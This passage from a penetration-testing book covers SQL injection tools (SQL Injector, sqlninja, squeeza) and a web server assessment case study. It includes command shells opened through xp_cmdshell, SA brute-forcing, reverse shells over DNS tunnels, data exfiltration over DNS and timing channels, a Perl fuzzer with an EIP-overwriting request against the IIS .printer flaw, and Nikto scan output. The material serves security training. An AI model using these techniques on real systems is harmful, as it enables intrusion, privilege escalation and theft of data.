At this point, the tool begins to automate tasks that you select. Exploring tables for the example (Option 1) allow us to list the tables available in this database:

```
Where do you want to go today?[1-6]:1

Enter the database to start from
[master.dbo.sysobjects | sysobjects]:sysobjects
Please select one of the following types to list:

U        User table
S        System table

Enter selection:U
Object Name:spt_monitor
Object Name:spt_values
Object Name:spt_fallback_db
Object Name:spt_fallback_dev
Object Name:spt_fallback_usg
Object Name:spt_provider_types
Object Name:dtproperties
Object Name:customers
Object Name:users
Object Name:foo
Object Name:MSreplication_options
Object Name:spt_datatype_info_ext
Object Name:spt_datatype_info
Object Name:spt_server_info
Object Name:

What do you want to do, (C)ontinue and examine a table or (S)tart Over? :
```

The tool also automates the fetching of actual row and field values from the individual tables and builds a local comma separated value (CSV) file of data according to your requirements. Injector also gives you a courtesy shell if the *XP_CMDSHELL* stored procedure is available on the machine (see Figure 4.59).

Figure 4.59 Injector's CMDSHELL

```
Where do you want to go today?[1-6]:5

XP_CMDSHELL>hostname
intranet_mh

XP_CMDSHELL>ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 10.10.1.119
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 10.10.1.1

XP_CMDSHELL>
```

Keep in mind what SQL Injector is actually doing at this point. To retrieve values from the database, Injector causes a type clash, effectively generating an ODBC error message that contains a certain record from the .db file. Injector then iterates through all of the data using this tedious method which would have been very tough on your keyboard but now becomes a pleasure.

A second tool worth mentioning is the sqlninja tool available at http://sqlninja.sourceforge.net. Sqlninja runs primarily off its configuration file which it generates during your first run. This file effectively requires the same data we used in Injector with a few new requirements, such as your IP address and an interface on your machine to use for sniffing responses.

Once the config file has been built, you can run sqlninja, which offers you a list of possible "attacks." In fingerprint mode, sqlninja will attempt to determine the remote SQL Server version. If the current injection is not running with SA permissions, sqlninja with (b)ruteforce mode will make use of the *openrowset* command to attempt to log into itself using the SA username and passwords supplied as an additional word list parameter. Effectively this allow one to brute the SA account and sets one up for its next step, escalating privileges to the SA user. (Actually this escalation involves logging into the server as the SA user, and adding the current database user to the Administrators group.) Sqlninja also automates a reverse shell with an additional trick of setting up a reverse domain name system (DNS) tunnel. (It achieves this by first uploading a binary to the remote machine which handles the tunnel from the server end. This is then sent to the sqlninja controller via DNS requests and reassembled on the client end.)

The last tool we'll discuss in this section is SensePost's new SQL Injection tool, squeeza (www.sensepost.com/research/squeeza/). Squeeza is a modular tool centered on exploiting


SQL injection vulnerabilities in Web applications. It provides the capability to execute commands, copy files, and perform arbitrary database queries, while returning the output through one of several possible return channels. SensePost released squeeza at BlackHat USA 2007, as part of its talk on timing attacks.

The novelty of squeeza is that it attempts to separate the creation of data from the channel through which the data is extracted. Typically, when exploiting SQL injection vulnerabilities in an application that does not submit to a simple reverse shell, an attacker will attempt to execute commands on the database (if supported by the target), extract data from the database, or read files from the target's disk. These are data sources, or data creation modes. squeeza supports the following data creation modes:

- Command execution
- File copy from the compromised machine
- Execution of arbitrary SQL queries

Once data has been created, the attacker requires a medium or channel for transferring the created data back to the attacker. This often occurred by means of database error messages displayed on the target Web site. Figure 4.60 shows the output of a query that used a database error message to display the database's version information.

Figure 4.60 HTTP Error Message Containing Database Version Information



Of course, database error messages are not the only possible channels for returning data from a database. At least two other methods exist: DNS requests and timing channels, both discussed in the following sections. Thus, squeeza supports three return channels:

- DNS requests
- Database error messages
- Timing

DNS Channel

In cases where the Web application does not provide verbose error messages from the database, a return channel is often available through the DNS. Such a channel is useful in cases where outbound network traffic from the target is filtered except for DNS, and DNS is further

useful because often the request will pass through a number of different upstream (and downstream) DNS servers fairly un-molested. Historically DNS was used to verify whether command execution was possible on blind SQL injection; the attacker would attempt to run an *nslookup* for a hostname in a zone where the attacker had access to an authoritative server. By attempting to execute *nslookup execution-test.sensepost.com* and monitoring incoming DNS requests on SensePost's authoritative server, we could determine whether the command execution was successful. If command execution was possible, a selection of Windows command-line tools could have their output extracted via DNS, subject to a number of restrictions such as the character sets involved and the inherent unreliability of DNS over the User Datagram Protocol (UDP).

This DNS tunneling method is not particularly new; however, squeeza extends the technique in a number of ways. Output is converted into a hex representation before the DNS lookup is initiated. Hex encoding permits the transfer of any byte, not simply those that fall within the legitimate DNS hostname character set. The standard maximum length restrictions of DNS are bypassed by splitting output into fixed-size blocks and the unreliability of DNS is overcome by layering reliability functionality.

Timing Channel

In extreme cases, the Web application does not show verbose error messages, reverse Transmission Control Protocol (TCP) shells are filtered, and DNS queries do not arrive; however, one more trick still permits the attacker to retrieve his output from the target. By splitting the output into a bitstream, and selectively pausing execution for some period if a given bit is a one, or not pausing if the bit is a zero, it is possible to derive the bitstream and therefore the original content by measuring the length of time a request takes. This method requires a request per bit in the output; hence, it is slow, but where all other options have been exhausted timing provides a useful channel.

Requirements

squeeza is written in Ruby, and any reasonably up-to-date Ruby installation should suffice. Depending on the chosen channel, *tcpdump* and access to a DNS server may also be needed. Finally, the target Web application requires a sizeable injection point (typical injection strings run in the region of about 600 bytes).

Supported Databases

Currently the tool supports Microsoft's SQL Server database only; however, the tool was written to support the easy addition of new database modules. The functionality of new modules is directly related to the features of the target database; MySQL does not provide a command execution stored procedure, so its future squeeza module would likely not support command execution.

Example Usage

squeeza's configuration is read from a configuration file (default: "squeeza.config") where each line is a variable assignment. Case is irrelevant in the configuration lines. The important variables for first-time users are shown in Table 4.2. The default config file contains further, generic lines that set the database module and channels.

Table 4.2 Variables for First-Time Users.

Variable Name	Description	Example
host	A hostname or IP address of a vulnerable Web server	*host=192.168.80.129*
port	Port on which the Web server is running	*port=80*
url	Target URL	*url=/admin/login.asp*
querystring	Entire query string, with vulnerable parameter indicated by "X_X_X_X_X"	*querystring=username=X_X_X_X_X_X&password=randomPassword*
method	Either a GET or a POST request	*method=get*
ssl	Toggle SSL	*ssl=off*
sql_prefix	A SQL snippet that completes the query that is being injected	*sql_prefix=';*
sql_postfix	A SQL snippet that is appended to the injection string	*sql_postfix=–*

The tools provide a simple shell environment in which all squeeza commands are prefixed by a "!". Basic commands provide the ability to set and read configuration items within the shell, but modules expose further, module-specific commands. Help for the shell and the loaded modules is available via the *!help* command.

The MSSQL module supports the three channels already mentioned, and you can switch between them using the *!channel* command. You set the data creation mode using the *!cmd* (command execution mode), *!copy* (file copy mode), or *!sql* (SQL query mode) command.

In the following example, the default command execution mode is used to execute the *ipconfig* command on the database and return its output via the default DNS channel. Figure 4.61 shows the output of the tool, and Figure 4.62 shows one of the actual DNS requests.

Figure 4.61 Command Execution via DNS Channel

Figure 4.62 tcpdump Output Showing Hex-Encoded DNS Request

```
16:41:02.738886 IP 192.168.80.129.2499 > 192.168.80.128.53:  2+ A? 7_51_1_24.0x
202020436f6e6e656374696f6e2d737065636966696320444e5320537566.66697820202e203a20
6c6f63616c646f6d61696e0d.sensepost.com. (147)
```

In Figure 4.63, we switch from command execution mode to SQL extraction mode, which enables basic *SELECT* queries to be performed on the database, and we change from the DNS channel to the timing channel. Observe how the *!ret tables* commands returned a list of user tables.

(The SQL extraction mode provides a built-in command that provides shortcuts for common actions. The command is *!ret*, and it can return basic system information, user tables, and column names from specified tables. This basic functionality allows the attacker to map the database schema fairly easily.)

Figure 4.63 SQL Mode Combined with the Timing Channel

squeeza also permits arbitrary SQL queries to be issued. Instead of issuing a command to be run, the attacker runs a squeeza-specific SQL query that takes the following form:


```
column-name table-name where-clause
```

For example, you can list the *Heading* column from the *Articles* table where the article ID is 1 by issuing the following squeeza commands:

```
heading article id=1
```

This is shown in Figure 4.64.


Figure 4.64 Performing Arbitrary *SELECTs*



Note that SQL mode does not support the HTTP error message channel.

Lastly, squeeza provides functionality to copy files from the target's database server to the attacker's machine using the *!copy* command. After switching to the copy mode, squeeza expects a source filename (and optionally a destination filename). The file is then extracted using the current channel. In Figure 4.65, the HTTP error message channel is used to extract the file c:sp.jpeg and write to the local file sp.jpeg.

Figure 4.65 File Copy Using the HTTP Error Message Channel



Case Studies: The Tools in Action

Web Server Assessments


In May 2001, eEye Digital Security (www.eeye.com) released an advisory on a vulnerability in the IIS Web-based printing service in Microsoft Windows 2000. eEye claimed to have working exploit code for the vulnerability and gave technical details on the bug. In this section, we attempt to verify and possibly exploit this bug for demonstration purposes.

The technical details released along with eEye's advisory revealed that the vulnerability was triggered with a request to a vulnerable server .printer subsystem. To test this, we constructed a tiny Perl script to do some basic fuzz testing. The Perl script does not have to be complex. We work off the basis that a sample request to the printer system would look as follows:

```
GET /NULL.printer HTTP/1.1
Host: www.victim.com
```

An intelligent fuzzer would normally attempt to insert data into all of the available token spaces in the preceding query. In this example, however, eEye informed us that the vulnerable buffer was used to store the Host Header, greatly limiting the work our fuzzer needs to do. We simply keep submitting requests to the server with increasingly large replacements for the string *www.victim.com*. To catch the exception on the remote host, we attach a debugger to the *inetinfo* process (see Figure 4.66).

Figure 4.66 OllyDbg Attaching to *inetinfo*



Notes from the Underground…

OllyDbg for Win32 Debugging

OllyDbg is a user-mode 32-bit assembler-level debugger for Microsoft Windows. OllyDbg comes with a fair amount of documentation and has several portals and forums dedicated to it on the Internet, making it a popular choice for both novices and seasoned professionals.

OllyDbg is not open source but is available for free at www.ollydbg.de.

We use the quick and dirty Perl script shown in Figure 4.67 as our fuzzer.

Figure 4.67 Simple Perl Fuzzer

```
#!/usr/bin/perl
use Socket;

$target = inet_aton($ARGV[0]);

print("\nSimple .printer fuzzer - haroon\@sensepost.com\n");
print("==============================================\n\n");

for($i=200; $i<500; $i++)
{
        $buffer = "A"x$i;
        print("Testing : $ARGV[0] : [$i]\n");
        sendraw("GET /NULL.printer HTTP/1.1\r\nHost: $buffer\r\n\r\n");
}

sub sendraw # Probably the most copied 15 lines of Perl in the world?
{
        my ($pstr)=@_;
        socket(S,PF_INET,SOCK_STREAM,getprotobyname('tcp')||0) ||
die("Socket problems\n");
        if(connect(S,pack "SnA4x8",2,80,$target))
        {
                my @in;
                select(S);      $|=1;   print $pstr;
                while(<S>){ push @in, $_;}
                select(STDOUT); close(S); return @in;
        }
        else { die("Can't connect...\n"); }
}
```


We then run this script and wait for a result on our victim server. At a buffer length of 268, we hit our first exception (see Figure 4.68).

Figure 4.68 Fuzzer in Action

```
root@intercrastic:$ perl test.pl 192.168.10.3

Simple .printer fuzzer - haroon@sensepost.com
==============================================

Testing : 192.168.10.3 : [200]
Testing : 192.168.10.3 : [201]
Testing : 192.168.10.3 : [202]
Testing : 192.168.10.3 : [203]
Testing : 192.168.10.3 : [204]
Testing : 192.168.10.3 : [205]
Testing : 192.168.10.3 : [206]
Testing : 192.168.10.3 : [207]
Testing : 192.168.10.3 : [208]
Testing : 192.168.10.3 : [209]
Testing : 192.168.10.3 : [210]
Testing : 192.168.10.3 : [211]
Testing : 192.168.10.3 : [212]

<deleted for brevity>

Testing : 192.168.10.3 : [257]
Testing : 192.168.10.3 : [258]
Testing : 192.168.10.3 : [259]
Testing : 192.168.10.3 : [260]
Testing : 192.168.10.3 : [261]
Testing : 192.168.10.3 : [262]
Testing : 192.168.10.3 : [263]
Testing : 192.168.10.3 : [264]
Testing : 192.168.10.3 : [265]
Testing : 192.168.10.3 : [266]
Testing : 192.168.10.3 : [267]
Testing : 192.168.10.3 : [268]
```


When *$buffer* is 268 bytes long, we can see that EBP has been overwritten (see Figure 4.69).

Figure 4.69 EBP Overwritten at 268 Bytes Long



When *$buffer* is 272 bytes long, EIP is overwritten too (see Figure 4.70).

Figure 4.70 EIP Overwritten at 272 Bytes Long



To confirm this, we manually submit a request (see Figure 4.71).

Figure 4.71 Manual Request

```
root@intercrastic:$ telnet 192.168.10.3 80
Trying 192.168.10.3...
Connected to 192.168.10.3.
Escape character is '^]'.
GET /NULL.printer HTTP/1.1
Host:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAA
AAAAAAABBBB
```

(see Figure 4.72).

Figure 4.72 EIP Is 42424242 (BBBB)

(see Figure 4.73).

Figure 4.73 Execution Jumps to 42424242 (BBBB)

At this point, all that remains is for us to place our shell code on the stack and to replace *BBBB* with the location of an address that will jump into our shell code. The effective result is the ability to run commands of our choosing on the victim server.

CGI and Default Page Exploitation

In this example, we view the behavior of Nessus, Nikto, and Wikto against a server that returns unconventional error messages. The target server in this instance is a patched Windows 2000 server. A quick Nikto run shows that this server is going to give us a mild headache (see Figure 4.74).

Figure 4.74 Nikto Getting Confused

```
haroon@intercrastic: $ perl nikto.pl -h 192.168.10.10
---------------------------------------------------------------------------
- Nikto 1.35/1.34     -     www.cirt.net
+ Target IP:       192.168.10.10
+ Target Hostname: 192.168.10.10
+ Target Port:     80
+ Start Time:      Sun Nov 20 20:00:00 2005
---------------------------------------------------------------------------
- Scan is dependent on "Server" string which can be faked, use -g to
override
+ Server: Microsoft-IIS/5.0
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH,
LOCK, UNLOCK
+ HTTP method 'PROPFIND' may indicate DAV/WebDAV is installed. This may be
used to get directory listings if indexing is allowed but a default page
exists. OSVDB-13431.
+ HTTP method 'SEARCH' may be used to get directory listings if Index Server
is running. OSVDB-425.
+ HTTP method 'TRACE' is typically only used for debugging. It should be
disabled. OSVDB-877.
+ Microsoft-IIS/5.0 appears to be outdated (4.0 for NT 4, 5.0 for Win2k)
+ /scripts/.access - Contains authorization information (GET)
+ /scripts/.cobalt - May allow remote admin of CGI scripts. (GET)
+ /scripts/.htaccess.old - Backup/Old copy of .htaccess - Contains
authorization information (GET)
+ /scripts/.htaccess.save - Backup/Old copy of .htaccess - Contains
authorization information (GET)
+ /scripts/.htaccess - Contains authorization information (GET)
+ /scripts/.htaccess~ - Backup/Old copy of .htaccess - Contains
authorization information (GET)
+ /scripts/.htpasswd - Contains authorization information (GET)
+ /scripts/.namazu.cgi - Namazu search engine found. Vulnerable to CSS
attacks (fixed 2001-11-25). Attacker could write arbitrary files outside
docroot (fixed 2000-01-26). CA-2000-02. (GET)
+ /scripts/.passwd - Contains authorization information (GET)
+ /scripts/addbanner.cgi - This CGI may allow attackers to read any file on
the system. (GET)
+ /scripts/aglimpse.cgi - This CGI may allow attackers to execute remote
commands. (GET)
+ /scripts/aglimpse - This CGI may allow attackers to execute remote
commands. (GET)
+ /scripts/architext_query.cgi - Versions older than 1.1 of Excite for Web
Servers allow attackers to execute arbitrary commands. (GET)
+ /scripts/architext_query.pl - Versions older than 1.1 of Excite for Web
Servers allow attackers to execute arbitrary commands. (GET)
+ /scripts/ash - Shell found in CGI dir! (GET)
+ /scripts/astrocam.cgi - Astrocam 1.4.1 contained buffer overflow BID-4684.
Prior to 2.1.3 contained unspecified security bugs (GET)
+ /scripts/AT-admin.cgi - Admin interface...no known holes (GET)
+ /scripts/auth_data/auth_user_file.txt - The DCShop installation allows
credit card numbers to be viewed remotely. See dcscripts.com for fix
information. (GET)
+ /scripts/badmin.cgi - BannerWheel v1.0 is vulnerable to a local buffer
overflow. If this is version 1.0 it should be upgrade. (GET)
+ /scripts/banner.cgi - This CGI may allow attackers to read any file on the
system. (GET)
```

Figure 4.74 Continued


```
+ /scripts/bannereditor.cgi - This CGI may allow attackers to read any file
on the system. (GET)


+ Over 20 "OK" messages, this may be a by-product of the server answering
all requests with a "200 OK" message. You should manually verify your
results.
…
<~400 lines omitted!!!>
…
+ /scripts/sws/manager.pl - This might be interesting... has been seen in
web logs from an unknown scanner. (GET)
+ /scripts/texis/phine - This might be interesting... has been seen in web
logs from an unknown scanner. (GET)
+ /scripts/utm/admin - This might be interesting... has been seen in web
logs from an unknown scanner. (GET)
+ /scripts/utm/utm_stat - This might be interesting... has been seen in web
logs from an unknown scanner. (GET)


+ Over 20 "OK" messages, this may be a by-product of the server answering
all requests with a "200 OK" message.
You should manually verify your results.
2755 items checked - 406 item(s) found on remote host(s)
+ End Time:        Sun Nov 20 20:02:12 2005 (29 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

We are receiving far too many results in the /scripts directory, which is a general indication that /scripts should be manually verified. A quick surf to the directory reveals the source of our problems (see Figure 4.75).

Figure 4.75 The "Friendly 404" Message

We made a request for a resource within the directory that is sure to not exist, /scripts/NOPAGEISHERE, and instead of receiving a "404 file not found" error, we received a "200 OK" with the smiley face. We fire up a *nessusd* and decide to test the host for Web and CGI abuses. Nessus runs through the target with no apparent problems (see Figure 4.76).

Figure 4.76 Nessus Scan Running



All seems normal until we view the results. The unusual error message has the same result, clearly throwing both the Nikto plug-in and Nessus's own CGI checks (see Figure 4.77).

Figure 4.77 Far Too Many False Positives


